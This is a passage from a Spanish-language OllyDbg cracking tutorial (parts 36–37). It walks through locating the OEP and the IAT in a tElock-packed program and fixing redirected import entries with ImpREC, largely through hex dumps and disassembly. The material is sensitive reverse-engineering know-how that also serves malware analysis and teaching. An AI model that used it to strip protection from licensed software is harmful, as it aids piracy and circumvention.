Todas esas entradas que van a la seccion 0Axxxxxx en mi maquina son entradas redireccionadas, van a codigo creado por el desempacador, que si el programa arrancara desde el OEP no existiria, por lo cual sigamos subiendo para ver si hallamos el INICIO de la IAT.

Address	Hex dump	ASCI
0046099C	C1 00 9F 00 D2 00 9F 00 E4 00 9F 00 F4 00 9F 00	┴.ƒ.
004609AC	05 01 9F 00 24 01 9F 00 3E 01 9F 00 4F 01 9F 00	♣☺ƒ.
004609BC	60 01 9F 00 71 01 9F 00 7F 01 9F 00 8E 01 9F 00	`☺ƒ.
004609CC	9D 01 9F 00 BD 01 9F 00 CB 01 9F 00 EE 01 9F 00	¥☺ƒ.
004609DC	FF 01 9F 00 10 02 9F 00 22 02 9F 00 32 02 9F 00	ƒ.
004609EC	43 02 9F 00 62 02 9F 00 7C 02 9F 00 8D 02 9F 00	C☻ƒ.
004609FC	9E 02 9F 00 AF 02 9F 00 BD 02 9F 00 CC 02 9F 00	×☻ƒ.
00460A0C	DB 02 9F 00 FB 02 9F 00 09 03 9F 00 2C 03 9F 00	╛☻ƒ.
00460A1C	3D 03 9F 00 4E 03 9F 00 60 03 9F 00 70 03 9F 00	=♥ƒ.
00460A2C	81 03 9F 00 A0 03 9F 00 BA 03 9F 00 CB 03 9F 00	ü♥ƒ.
00460A3C	DC 03 9F 00 ED 03 9F 00 FB 03 9F 00 0A 04 9F 00	▄♥ƒ.
00460A4C	19 04 9F 00 39 04 9F 00 47 04 9F 00 6A 04 9F 00	↓♦ƒ.
00460A5C	7B 04 9F 00 8C 04 9F 00 9E 04 9F 00 AE 04 9F 00	{♦ƒ.
00460A6C	BF 04 9F 00 DE 04 9F 00 F8 04 9F 00 09 05 9F 00	┐♦ƒ.
00460A7C	1A 05 9F 00 2B 05 9F 00 39 05 9F 00 48 05 9F 00	→♣ƒ.
00460A8C	57 05 9F 00 77 05 9F 00 85 05 9F 00 A8 05 9F 00	W♣ƒ.
00460A9C	B9 05 9F 00 CA 05 9F 00 DC 05 9F 00 EC 05 9F 00	╣♣ƒ.
00460AAC	FD 05 9F 00 1C 06 9F 00 36 06 9F 00 47 06 9F 00	²♣ƒ.
00460ABC	58 06 9F 00 69 06 9F 00 77 06 9F 00 86 06 9F 00	X♠ƒ.
00460ACC	95 06 9F 00 B5 06 9F 00 C3 06 9F 00 E6 06 9F 00	ò♠ƒ.
00460ADC	F7 06 9F 00 08 07 9F 00 1A 07 9F 00 2A 07 9F 00	┐♠ƒ.
00460AEC	3B 07 9F 00 5A 07 9F 00 74 07 9F 00 85 07 9F 00	;•ƒ.
00460AFC	96 07 9F 00 A7 07 9F 00 B5 07 9F 00 C4 07 9F 00	û•ƒ.
00460B0C	D3 07 9F 00 F3 07 9F 00 01 08 9F 00 24 08 9F 00	╙•ƒ.
00460B1C	35 08 9F 00 46 08 9F 00 58 08 9F 00 68 08 9F 00	5◘ƒ.
00460B2C	79 08 9F 00 98 08 9F 00 B2 08 9F 00 C3 08 9F 00	y◘ƒ.
00460B3C	D4 08 9F 00 E5 08 9F 00 F3 08 9F 00 02 09 9F 00	╘◘ƒ.
00460B4C	11 09 9F 00 31 09 9F 00 3F 09 9F 00 62 09 9F 00	◄.ƒ.
00460B5C	73 09 9F 00 84 09 9F 00 96 09 9F 00 A6 09 9F 00	s.ƒ.
00460B6C	B7 09 9F 00 D6 09 9F 00 F0 09 9F 00 01 0A 9F 00	╖.ƒ.
00460B7C	12 0A 9F 00 23 0A 9F 00 31 0A 9F 00 40 0A 9F 00	↕.ƒ.
00460B8C	4F 0A 9F 00 6F 0A 9F 00 7D 0A 9F 00 A0 0A 9F 00	O.ƒ.
00460B9C	B1 0A 9F 00 C2 0A 9F 00 D4 0A 9F 00 C0 48 0F 77	▒.ƒ.
00460BAC	3B 4C 0F 77 94 A5 11 77 59 4B 0F 77 82 4E 0F 77	;L☼w
00460BBC	98 D4 11 77 9B 50 0F 77 4F 50 0F 77 10 50 0F 77	ÿÔ◄w
00460BCC	3F 50 0F 77 D9 66 0F 77 50 48 0F 77 55 4C 0F 77	?P☼w
00460BDC	C2 4B 0F 77 95 D2 11 77 80 5D 15 77 00 00 00 00	┬K☼w
00460BEC	00 00 A7 00 11 00 A7 00 22 00 A7 00 33 00 A7 00	..§.
00460BFC	00 00 A0 00 11 00 A0 00 22 00 A0 00 33 00 A0 00	..á.

Vemos que luego hay algunas entradas que van a dlls, y luego mas arriba entradas que van a la seccion 9Fxxxx otra seccion creada por el desempacador.

Address	Disassembly	Comment
0042DB9B	CALL DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
0042DBBF	CALL DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
0043070A	CALL DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
00430731	CALL DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
0043170F	CALL DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
00431752	CALL DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
00433301	CALL DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
004342EE	CALL DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
00434336	CALL DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
00434391	CALL DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
0043440D	CALL DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
00434B04	CALL DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
00434B33	CALL DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
004355E0	MOV EBP,DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
0043C0A4	CALL DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
0043DB25	CALL DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
0044668D	MOV EDI,DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669
004466D3	MOV EDI,DWORD PTR DS:[460AC0]	DS:[00460AC0]=009F0669

Ademas comprobando, vemos que dichas entradas tienen referencias, por lo cual, son entradas de la IAT, sigamos subiendo.

```
Address   Hex dump                                          ASCII
004607BC  62 28 06 00 80 28 06 00 70 28 06 00 00 00 00 00  b(♠.Ç(♠.p(♠.....
004607CC  0C 2B 06 00 FA 2A 06 00 E8 2A 06 00 1E 2B 06 00  ♀+♠.·*♠.Þ*♠.▲+♠.
004607DC  D8 2A 06 00 C6 2A 06 00 AE 2A 06 00 92 2A 06 00  Ï*♠.ã*♠.«*♠.Æ*♠.
004607EC  72 2A 06 00 BC 2B 06 00 A8 2B 06 00 92 2B 06 00  r*♠.╝+♠.¿+♠.Æ+♠.
004607FC  78 2B 06 00 60 2B 06 00 4C 2B 06 00 2E 2B 06 00  x+♠.'+♠.L+♠..+♠.
0046080C  00 00 00 00 00 00 00 80 00 00 00 00 F0 6B DA 77  .......Ç....-k rw
0046081C  1B 76 DA 77 F4 EA DA 77 E7 EB DA 77 83 78 DA 77  ←v rw¶Ü rw⌠Ü rwâx rw
0046082C  00 00 00 00 DD 15 C5 58 2E BD C3 58 00 00 00 00  ....¦§┼X.¢├X....
0046083C  00 00 A1 00 11 00 A1 00 22 00 A1 00 33 00 A1 00  ..¡.◄.¡.".¡.3.¡.
0046084C  41 00 A1 00 50 00 A1 00 5F 00 A1 00 7F 00 A1 00  A.¡.P.¡._.¡.⌂.¡.
0046085C  8D 00 A1 00 B0 00 A1 00 C1 00 A1 00 D2 00 A1 00  ì.¡.▒.¡.┴.¡.╥.¡.
0046086C  E4 00 A1 00 F4 00 A1 00 05 01 A1 00 24 01 A1 00  ♂.¡.¶.¡.♣0¡.$0¡.
0046087C  3E 01 A1 00 4F 01 A1 00 60 01 A1 00 71 01 A1 00  >0¡.O0¡.'0¡.q0¡.
0046088C  7F 01 A1 00 8E 01 A1 00 9D 01 A1 00 BD 01 A1 00  ⌂0¡.Ä0¡.¥0¡.¢0¡.
0046089C  CB 01 A1 00 EE 01 A1 00 FF 01 A1 00 10 02 A1 00  ╦0¡.¯0¡. 0¡.►0¡.
004608AC  22 02 A1 00 32 02 A1 00 43 02 A1 00 62 02 A1 00  "0¡.20¡.C0¡.b0¡.
004608BC  7C 02 A1 00 8D 02 A1 00 9E 02 A1 00 AF 02 A1 00  |0¡.ì0¡.×0¡.»0¡.
004608CC  BD 02 A1 00 CC 02 A1 00 DB 02 A1 00 FB 02 A1 00  ¢0¡.╠0¡.█0¡.¹0¡.
004608DC  09 03 A1 00 2C 03 A1 00 3D 03 A1 00 4E 03 A1 00  .♥¡.,♥¡.=♥¡.N♥¡.
004608EC  60 03 A1 00 70 03 A1 00 81 03 A1 00 A0 03 A1 00  '♥¡.p♥¡.ü♥¡.á♥¡.
004608FC  BA 03 A1 00 CB 03 A1 00 DC 03 A1 00 ED 03 A1 00  ╗♥¡.╦♥¡.▄♥¡.Y♥¡.
0046090C  FB 03 A1 00 0A 04 A1 00 19 04 A1 00 39 04 A1 00  ¹♥¡..♦¡.↓♦¡.9♦¡.
0046091C  47 04 A1 00 6A 04 A1 00 7B 04 A1 00 8C 04 A1 00  G♦¡.j♦¡.{♦¡.î♦¡.
0046092C  9E 04 A1 00 AE 04 A1 00 BF 04 A1 00 DE 04 A1 00  ×♦¡.«♦¡.┐♦¡.▌♦¡.
0046093C  F8 04 A1 00 09 05 A1 00 1A 05 A1 00 2B 05 A1 00  °♦¡..♣¡.→♣¡.+♣¡.
0046094C  39 05 A1 00 48 05 A1 00 57 05 A1 00 77 05 A1 00  9♣¡.H♣¡.W♣¡.w♣¡.
0046095C  85 05 A1 00 A8 05 A1 00 B9 05 A1 00 CA 05 A1 00  à♣¡.¿♣¡.╣♣¡.╩♣¡.
0046096C  DC 05 A1 00 EC 05 A1 00 00 00 9F 00 11 00 9F 00  ▄♣¡.ù♣¡...ƒ.◄.ƒ.
0046097C  22 00 9F 00 33 00 9F 00 41 00 9F 00 50 00 9F 00  ".ƒ.3.ƒ.A.ƒ.P.ƒ.
0046098C  5F 00 9F 00 7F 00 9F 00 8D 00 9F 00 B0 00 9F 00  _.ƒ.⌂.ƒ.ì.ƒ.▒.ƒ.
0046099C  C1 00 9F 00 D2 00 9F 00 E4 00 9F 00 F4 00 9F 00  ┴.ƒ.╥.ƒ.♂.ƒ.¶.ƒ.
004609AC  05 01 9F 00 24 01 9F 00 3E 01 9F 00 4F 01 9F 00  ♣0ƒ.$0ƒ.>0ƒ.O0ƒ.
004609BC  60 01 9F 00 71 01 9F 00 7F 01 9F 00 8E 01 9F 00  '0ƒ.q0ƒ.⌂0ƒ.Ä0ƒ.
004609CC  9D 01 9F 00 BD 01 9F 00 CB 01 9F 00 EE 01 9F 00  ¥0ƒ.¢0ƒ.╦0ƒ.¯0ƒ.
004609DC  FF 01 9F 00 10 02 9F 00 22 02 9F 00 32 02 9F 00   0ƒ.►0ƒ."0ƒ.20ƒ.
004609EC  43 02 9F 00 62 02 9F 00 7C 02 9F 00 8D 02 9F 00  C0ƒ.b0ƒ.|0ƒ.ì0ƒ.
004609FC  9E 02 9F 00 AF 02 9F 00 BD 02 9F 00 CC 02 9F 00  ×0ƒ.»0ƒ.¢0ƒ.╠0ƒ.
00460A0C  DB 02 9F 00 FB 02 9F 00 09 03 9F 00 2C 03 9F 00  █0ƒ.¹0ƒ..♥ƒ.,♥ƒ.
00460A1C  3D 03 9F 00 4E 03 9F 00 60 03 9F 00 70 03 9F 00  =♥ƒ.N♥ƒ.'♥ƒ.p♥ƒ.
00460A2C  81 03 9F 00 A0 03 9F 00 BA 03 9F 00 CB 03 9F 00  ü♥ƒ.á♥ƒ.╗♥ƒ.╦♥ƒ.
00460A3C  DC 03 9F 00 ED 03 9F 00 FB 03 9F 00 0A 04 9F 00  ▄♥ƒ.Y♥ƒ.¹♥ƒ..♦ƒ.
00460A4C  19 04 9F 00 39 04 9F 00 47 04 9F 00 6A 04 9F 00  ↓♦ƒ.9♦ƒ.G♦ƒ.j♦ƒ.
```

Luego vemos entradas que en mi maquina van a A1xxxx que es otra seccion creada por el packer

```
00540000  00103000                    Map   R     R
00650000  00106000                    Map   R E   R E
00970000  00001000                    Priv  RW    RW
009F0000  00002000                    Priv  RW    RW
00A00000  00002000                    Priv  RW    RW
00A10000  00001000                    Priv  RW    RW
00A20000  00004000                    Priv  RW    RW
00A30000  00003000                    Map   R     R     \Dev
00A40000  00004000                    Priv  RW    RW
00A50000  00003000                    Priv  RW    RW
00A60000  00002000                    Map   R     R
```


y que ademas si busco tienen referencias.

```
Address   Disassembly                          Comment
00404F8E  CALL DWORD PTR DS:[460894]           DS:[00460894]=00A1019D
```

Por lo cual son entradas de la IAT y si sigo subiendo veo que ya llego a

```
0046080C  00 00 00 00 00 00 00 80 00 00 00 00 F0 6B DA 77  .......Ç..
0046081C  1B 76 DA 77 F4 EA DA 77 E7 EB DA 77 83 78 DA 77  ←v rw¶Ü rw⌠Ü
0046082C  00 00 00 00 DD 15 C5 58 2E BD C3 58 00 00 00 00  ....¦§┼X.¢
0046083C  00 00 A1 00 11 00 A1 00 22 00 A1 00 33 00 A1 00  ..¡.◄.¡.".
0046084C  41 00 A1 00 50 00 A1 00 5F 00 A1 00 7F 00 A1 00  A.¡.P.¡._.
0046085C  8D 00 A1 00 B0 00 A1 00 C1 00 A1 00 D2 00 A1 00  ì.¡.▒.¡.┴.
```


Donde hay entradas que van a una dll, luego la separacion y luego mas arriba ninguna entrada tiene referencias.




Como en el CRUNCH el inicio de la IAT es 460818 el largo 710 y el OEP es 4271B0, restandole la image base.

OEP= **271B0**
INICIO o RVA= **60818**
LARGO= **710**


Por lo tanto abramos el IMP REC sin cerrar este OLLYDBG.




Y coloquemosle los valores que hallamos.



Ahora apreto GET IMPORTS



Como vemos el IMP REC detecta que hay entradas redireccionadas y nos pone NO en algunas, miremoslas apretando SHOW INVALIDS que nos mostrara las invalidas.



Vemos que el IMP REC nos muestra lo mismo que vimos en la IAT entradas que no van a ninguna api, y que van alli en la imagen, a direcciones de secciones creadas por el packer o codigo propio del mismo.

Por supuesto no vamos a tracear todas esas entradas incorrectas a mano, hay varios metodos para repararlas, el IMP REC trae algunas posibilidades, otros metodos pueden hacerse a mano pero no traceando jeje
Todos estos metodos los veremos en la parte 37, para que tengan bien claro el tema de las apis redireccionadas repasen bien esta parte, asi en la parte siguiente vemos metodos para repararlas.
Vemos que asi como esta, no podemos reparar un dumpeado, pues debe tener el IMP REC todo YES o sea todas las entradas deben apuntar a apis de dlls, y no a entradas redireccionadas ni codigo choto y eso debemos arreglarlo nosotros.

Hasta la parte 37
Ricardo Narvaja
17/03/06

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 37

En esta parte veremos algunos de los posibles metodos para reparar entradas redireccionadas, pero el tema no se agotara aquí, porque al igual que para llegar al OEP, hay tantos metodos como packers existen, y cuando veamos algunos otros packers saldran metodos nuevos tanto para llegar al OEP como para reparar la IAT.

El tema es que estos metodos son ideas generales, y en otros packers pueden funcionar o no, o quizas necesitan cierta adaptacion según el caso, por lo cual es bueno siempre intentar y practicar mucho, e ir variando y probando.

De la misma forma que cuando vimos como llegar al OEP, daremos los metodos mas generales, y mas adelante cuando veamos distintos packers, adaptaremos estos metodos o usaremos alguno nuevo según el caso, que quizas no este aquí al no ser muy general.

```
File  View  Debug  Plugins  Options  Window  Help
L E M T W H C / K B R ... S

004271B0  55              PUSH EBP                                   Real entry point of SFX code
004271B1  8BEC            MOV EBP,ESP
004271B3  6A FF           PUSH -1
004271B5  68 600E4500     PUSH 450E60
004271BA  68 C8924200     PUSH 4292C8
004271BF  64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
004271C5  50              PUSH EAX
004271C6  64:8925 000000  MOV DWORD PTR FS:[0],ESP
004271CD  83C4 A8         ADD ESP,-58
004271D0  53              PUSH EBX
004271D1  56              PUSH ESI
004271D2  57              PUSH EDI
004271D3  8965 E8         MOV DWORD PTR SS:[EBP-18],ESP
004271D6  FF15 DC0A4600   CALL DWORD PTR DS:[460ADC]
004271DC  33D2            XOR EDX,EDX
004271DE  8AD4            MOV DL,AH
004271E0  8915 34E64500   MOV DWORD PTR DS:[45E634],EDX
004271E6  8BC8            MOV ECX,EAX
004271E8  81E1 FF000000   AND ECX,0FF
004271EE  890D 30E64500   MOV DWORD PTR DS:[45E630],ECX
004271F4  C1E1 08         SHL ECX,8
EBP=0012FFF0
```

Bueno aquí estamos en el OEP del telock que como vimos la parte anterior tiene entradas redireccionadas a varias secciones que fueron creadas por el mismo packer en tiempo de desempacado.

```
Address   Hex dump                                          ASCII
0046080C  00 00 00 00 00 00 00 80 00 00 00 00 F0 6B DA 77  ........Ç....-k rw
0046081C  1B 76 DA 77 F4 EA DA 77 E7 EB DA 77 83 78 DA 77  ←v rw¶Ú rwÊÚ rwâx rw
0046082C  00 00 00 00 DD 15 C5 58 2E BD C3 58 00 00 00 00  ....¦§┼X.¢├X....
0046083C  00 00 A1 00 11 00 A1 00 22 00 A1 00 33 00 A1 00  ..¡.◄.¡."."¡.3.¡.
0046084C  41 00 A1 00 50 00 A1 00 5F 00 A1 00 7F 00 A1 00  A.¡.P.¡._.¡.⌂.¡.
0046085C  8D 00 A1 00 B0 00 A1 00 C1 00 A1 00 D2 00 A1 00  ì.¡.°.¡.┴.¡.╥.¡.
0046086C  E4 00 A1 00 F4 00 A1 00 05 01 A1 00 24 01 A1 00  ä.¡.¶.¡.♣0¡.$0¡.
0046087C  3E 01 A1 00 4F 01 A1 00 60 01 A1 00 71 01 A1 00  >0¡.O0¡.`0¡.q0¡.
0046088C  7F 01 A1 00 8E 01 A1 00 9D 01 A1 00 BD 01 A1 00  ⌂0¡.Ä0¡.Ø0¡.¢0¡.
0046089C  CB 01 A1 00 EE 01 A1 00 FF 01 A1 00 10 02 A1 00  ╦0¡.ˆ0¡. 0¡.►0¡.
004608AC  22 02 A1 00 32 02 A1 00 43 02 A1 00 62 02 A1 00  "0¡.20¡.C0¡.b0¡.
004608BC  7C 02 A1 00 8D 02 A1 00 9E 02 A1 00 AF 02 A1 00  |0¡.ì0¡.×0¡.»0¡.
004608CC  BD 02 A1 00 CC 02 A1 00 DB 02 A1 00 FB 02 A1 00  ¢0¡.╠0¡.█0¡.¹0¡.
004608DC  09 03 A1 00 2C 03 A1 00 3D 03 A1 00 4E 03 A1 00  .♥¡.,♥¡.=♥¡.N♥¡.
004608EC  60 03 A1 00 70 03 A1 00 81 03 A1 00 A0 03 A1 00  `♥¡.p♥¡.ü♥¡.á♥¡.
004608FC  BA 03 A1 00 CB 03 A1 00 DC 03 A1 00 ED 03 A1 00  ||♥¡.╦♥¡.▄♥¡.Ý♥¡.
0046090C  FB 03 A1 00 0A 04 A1 00 19 04 A1 00 39 04 A1 00  ¹♥¡..◆¡.↓◆¡.9◆¡.
0046091C  47 04 A1 00 6A 04 A1 00 7B 04 A1 00 8C 04 A1 00  G◆¡.j◆¡.{◆¡.î◆¡.
0046092C  9E 04 A1 00 AE 04 A1 00 BF 04 A1 00 DE 04 A1 00  ×◆¡.«◆¡.┐◆¡.▐◆¡.
0046093C  F8 04 A1 00 09 05 A1 00 1A 05 A1 00 2B 05 A1 00  °◆¡..♣¡.→♣¡.+♣¡.
0046094C  39 05 A1 00 48 05 A1 00 57 05 A1 00 77 05 A1 00  9♣¡.H♣¡.W♣¡.w♣¡.
0046095C  85 05 A1 00 A8 05 A1 00 B9 05 A1 00 CA 05 A1 00  à♣¡.¿♣¡.╣♣¡.╩♣¡.
0046096C  DC 05 A1 00 EC 05 A1 00 00 00 9F 00 11 00 9F 00  ▄♣¡.ý♣¡...ƒ.◄.ƒ.
0046097C  22 00 9F 00 33 00 9F 00 41 00 9F 00 50 00 9F 00  ".ƒ.3.ƒ.A.ƒ.P.ƒ.
0046098C  5F 00 9F 00 7F 00 9F 00 8D 00 9F 00 B0 00 9F 00  _.ƒ.⌂.ƒ.ì.ƒ.╗.ƒ.
0046099C  C1 00 9F 00 D2 00 9F 00 E4 00 9F 00 F4 00 9F 00  ┴.ƒ.╥.ƒ.ä.ƒ.ô.ƒ.¶.ƒ.
```


Ahi teniamos una vista de la IAT con sus entradas para reparar, realmente hay packers que redireccionan uno a dos entradas, por lo cual siempre es bueno conocer metodos para reparar una

sola entrada, que es lo que veremos al inicio, obviamente si son muchas entradas a reparar esto no sirve, porque te volves viejo, pero hay que saber como detectar que api corresponde a cada entrada, a veces para verificar alguna entrada que es dudosa.


Tomemos la entrada que manualmente habiamos traceado y sabiamos que finalmente va a GetVersion.

```
004271D1   56              PUSH ESI
004271D2   57              PUSH EDI
004271D3   8965 E8         MOV DWORD PTR SS:[EBP-18],ESP
004271D6   FF15 DC0A4600   CALL DWORD PTR DS:[460ADC]
004271DC   33D2            XOR EDX,EDX
004271DE   8AD4            MOV DL,AH
004271E0   8915 34E64500   MOV DWORD PTR DS:[45E634],EDX
004271E6   8BC8            MOV ECX,EAX
004271E8   81E1 FF000000   AND ECX,0FF
004271EE   890D 30E64500   MOV DWORD PTR DS:[45E630],ECX
004271F4   C1E1 08         SHL ECX,8
004271F7   03CA            ADD ECX,EDX
004271F9   890D 2CE64500   MOV DWORD PTR DS:[45E62C],ECX
DS:[00460ADC]=009F06F7

Address   Hex dump                                          ASCII
00460ADC  F7 06 9F 00 08 07 9F 00 1A 07 9F 00 2A 07 9F 00  ÷♠ƒ.◘•ƒ.→•ƒ.*•ƒ.
00460AEC  3B 07 9F 00 5A 07 9F 00 74 07 9F 00 85 07 9F 00  ;•ƒ.Z•ƒ.t•ƒ.à•ƒ.
00460AFC  96 07 9F 00 B7 07 9F 00 B5 07 9F 00 C4 07 9F 00  û•ƒ.º•ƒ.Á•ƒ.—•ƒ.
00460B0C  D3 07 9F 00 F3 07 9F 00 01 08 9F 00 24 08 9F 00  Ë•ƒ.¾•ƒ.6◘ƒ.$◘ƒ.
00460B1C  35 08 9F 00 46 08 9F 00 58 08 9F 00 68 08 9F 00  5◘ƒ.F◘ƒ.X◘ƒ.h◘ƒ.
```

Alli esta el CALL y en el DUMP, la entrada de la IAT 460ADC con su contenido que apunta en mi maquina a 9F06F7, tambien tenemos el IMP REC abierto con todos los valores que hallamos a mano, de RVA, SIZE y OEP escritos, y a la vista las entradas malas.




Pongamos el IMP REC tambien para ver esa entrada




60ADC corresponde a la entrada de la IAT 460ADC.

